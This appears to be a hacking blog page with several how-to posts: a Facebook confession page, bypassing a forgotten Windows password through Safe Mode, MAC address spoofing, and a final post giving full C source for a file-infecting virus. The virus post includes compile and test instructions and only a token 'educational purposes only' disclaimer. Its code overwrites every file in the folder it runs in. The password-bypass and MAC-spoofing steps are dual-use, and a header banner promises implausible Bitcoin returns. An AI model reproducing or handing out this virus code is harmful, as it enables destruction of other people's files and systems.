EARN 120% BITCOIN IN JUST 60 DAYS

Showing posts with label HOW TO. Show all posts

How To Make A Confession Page on Facebook!

   Confession pages are becoming a viral on Facebook! Be it a college, school, locality, company and even groups, everyone has a confession page where people can confess things in front of everyone or may dedicate to someone without revealing their identity.


Creating a Facebook confession page is easy, just follow these simple steps:
1. Log into your Facebook account and click on Home.
2. On the left side-bar menu, select Like Pages. Now, click on the button at the top which says Create Page.
3. Select Cause or Community and name your page. Eg. XYZ Confessions.
4. After getting started, put an an appropriate cover and display picture. It is usually the logo or a picture showing the name of your organisation.
5. Now you are over with the Facebook page and you need to link it to the anonymous form.


To create and link a form using Google Docs:
1. Go to https://docs.google.com and sign into your Google account.
2. Click on Create and select the Form option.
3. Choose the desired theme and fill the complete form.
4. Now, click on Add Item and select Paragraph Text.
5. Customize the blank fields and save.


6. Click on View Live Form and copy the URL. You may shorten this URL using goo.gl .
7. Click on Choose Response Destination and select New Spreadsheet. Name your form and save it.
8. Paste this URL along with some info about your page in the About Me section on Facebook and you are done!
A Google Doc file will be created. Whenever someone fills that form on your Facebook page, you will get a message on that file. Just copy the confession from the spreadsheet and paste it on your page along with a confession number.
I hope this post helped you out, keep following for more!

How-To Access your Computer Without a Password

If you’ve forgotten your password or just misplaced the paper, then you can simply follow these instructions to regain access to your computer so you may use it again without reformatting.

1) Start Your Computer
2) When you get to the boot screen, click F8 multiple times.
3) It will bring up the command menu, find Safe Mode.
4) Set boot up to Safe Mode then exit while saving.
Once at the Account Login Screen, click the little icon next to the login. For Home users, if it isn’t shown press ctrl + alt + del twice.

Now that you are in your computer, we want to change the password so you don’t have to keep booting in safe mode.

1) Click Start
2) Click Control Panel
3) Click Performance and Maintenance
4) Click Administrative Tools.
5) Click Computer Management.
6) Click Local Users and Groups
7) Click Folder Users
8) Right click on the account name that is locked out, then click Set Password.
9) Click Proceed
10) Change Password or leave it blank for no password.
11) Click ok
12) Reboot your system in normal mode and attempt to login using your new login password or no password.
There you go, you’ve regained access to your computer. If you have any questions, please comment. Thanks

How To Change Your MAC Address


The following guide will show you how to correctly change your Network Card’s MAC Address using the Windows Registry. Below are several different methods to accomplishing this and I am sure that one will work for you. These methods can be used in both Windows Vista and Windows 7; I have not yet tested them in the Windows 8 environment.


Method One:


1. Access your network connection properties and select the configure option.

2. Select the Advanced Tab and then select Network Address. From here you need change the Value to custom and enter your desired MAC Address. Remember that this can only be twelve numbers in length.


3. Check to see if your MAC has changed using the “ipconfig /all” command in Command Prompt. If your MAC Address is still the same as your original please move to the next method.


Method Two:


1. Open your terminals Registry Editor by typing “regedit” into your start menus search box and pressing enter.


2. Once Registry Editor has opened navigate through the following path:

CODE :
HKEY_LOCAL_MACHINE > SYSTEM > CurrentControlSet > Control > Class > {4D36E972-E325-11CE-BFC1-08002BE10318}


3. After you have navigated to this location you will need to create a new entry in the folder so that you can store the information for the new / fake MAC Address. To do this right click anywhere in the right-hand pane and select “New” > “String Value”


4. Rename this new entry to “NetworkAddress” and modify the details of this entry to the desired result. To edit the details simply right click the entry and select “modify”. Remember to ensure that the value is exactly 12 digits long, the length of a MAC Address.


5. Restart your network adapter and then view your MAC Address using an ipconfig /all command in command prompt. If your MAC Address is still the same as your original please move to the next method.


Method Three:


1. Step three is the last resort method but is also probably the quickest. Simply download and install Technitium MAC Address Changer from the below link:

CODE :
http://www.technitium.com/tmac/index.html#download


2. After installation you need to run the application and edit in your desired MAC Address in the “Change MAC Address” field and press the “Change Now” button. You will see an example of this in the screenshot below.


3. After you have done this a message box will appear informing you that your MAC Address has been successfully changed. To be sure of this simply use the checks outlined in Method 1 point three.


COMPUTER VIRUS: CREATING A COMPUTER VIRUS IN C

This program is an example of how to create a virus in C. This program demonstrates a simple virus program which upon execution (Running) creates a copy of itself in the other file. Thus it destroys other files by infecting them. But the virus infected file is also capable of spreading the infection to another file and so on. Here’s the source code of the virus program.


#include<stdio.h>
#include<io.h>
#include<dos.h>
#include<dir.h>
#include<conio.h>
#include<time.h> FILE *virus,*host;
int done,a=0;
unsigned long x;
char buff[2048];
struct ffblk ffblk;
clock_t st,end;
void main()
{
st=clock();
clrscr();
done=findfirst(“*.*”,&ffblk,0);
while(!done)
{
virus=fopen(_argv[0],”rb”);
host=fopen(ffblk.ff_name,”rb+”);
if(host==NULL) goto next;
x=89088;
printf(“Infecting %s\n”,ffblk.ff_name,a);
while(x>2048)
{
fread(buff,2048,1,virus);
fwrite(buff,2048,1,host);
x-=2048;
}
fread(buff,x,1,virus);
fwrite(buff,x,1,host);
a++;
next:
{
fcloseall();
done=findnext(&ffblk);
}
}
printf(“DONE! (Total Files Infected= %d)”,a);
end=clock();
printf(“TIME TAKEN=%f SEC\n”,
(end-st)/CLK_TCK);
getch();
}


COMPILING METHOD:

USING BORLAND TC++ 3.0 (16-BIT):

1. Load the program in the compiler, press Alt-F9 to compile

2. Press F9 to generate the EXE file (DO NOT PRESS CTRL-F9,THIS WILL INFECT ALL THE FILES IN CUR DIRECTORY INCLUDIN YOUR COMPILER)

3. Note down the size of generated EXE file in bytes (SEE EXE FILE PROPERTIES FOR IT’S SIZE)

4. Change the value of X in the source code with the noted down size (IN THE ABOVE SOURCE CODE x= 89088; CHANGE IT)

5. Once again follow the STEP 1 & STEP 2.Now the generated EXE File is ready to infect

USING BORLAND C++ 5.5 (32-BIT) :

1. Compile once,note down the generated EXE file length in bytes

2. Change the value of X in source code to this length in bytes

3. Recompile it.The new EXE file is ready to infect

HOW TO TEST:

1. Open new empty folder

2. Put some EXE files (BY SEARCHING FOR *.EXE IN SEARCH & PASTING IN THE NEW FOLDER)

3. Run the virus EXE file there you will see all the files in the current directory get infected.

4. All the infected files will be ready to reinfect

That’s it

 WARNING: FOR EDUCATIONAL PURPOSES ONLY. DO NOT SPREAD OR MISUSE THIS VIRUS CODE
 

© 2012 H@Ck tHe wOrLd - Designed by rAj | ToS | Privacy Policy | Sitemap

Join me On Facebook | Contact Us | Write For Us